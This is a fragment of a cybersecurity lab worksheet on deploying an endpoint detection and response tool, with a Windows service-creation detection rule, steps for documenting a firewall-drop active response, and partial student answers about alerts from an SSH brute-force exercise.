
Field	Value
rule.id	61138
rule.level	5
rule.description	New Windows Service Created
rule.groups	windows, windows_system
rule.options	Win.system.eventID

Below the table, a summary row shows: Nov 1, 2022, 13:19:21.36, Persistence, Privilege Escalation, New Windows Service Created, 5, 61138.

Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04


60. **Make a screen capture** showing your new active response definition using the firewall-drop command.



Challenge and Analysis

Part 1: Validate Your Active Response Definition


Make a screen capture showing the Details in the Rule tab for the firewall-drop block event.



Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

Make a screen capture showing the Details in the Rule tab for the firewall-drop unblock event.



Part 2: Assess the Scope of Your Active Response Definition

Record the alert and the Rule ID for the top alert generated by your ongoing SSH brute force attack.

Window Logon Success Window User Logoff

Ossec agent started

Name resolution for

Software Protection

Rules: 60137, 60106

Record the number of failed authentications before rule 2502 is triggered.

There is no fails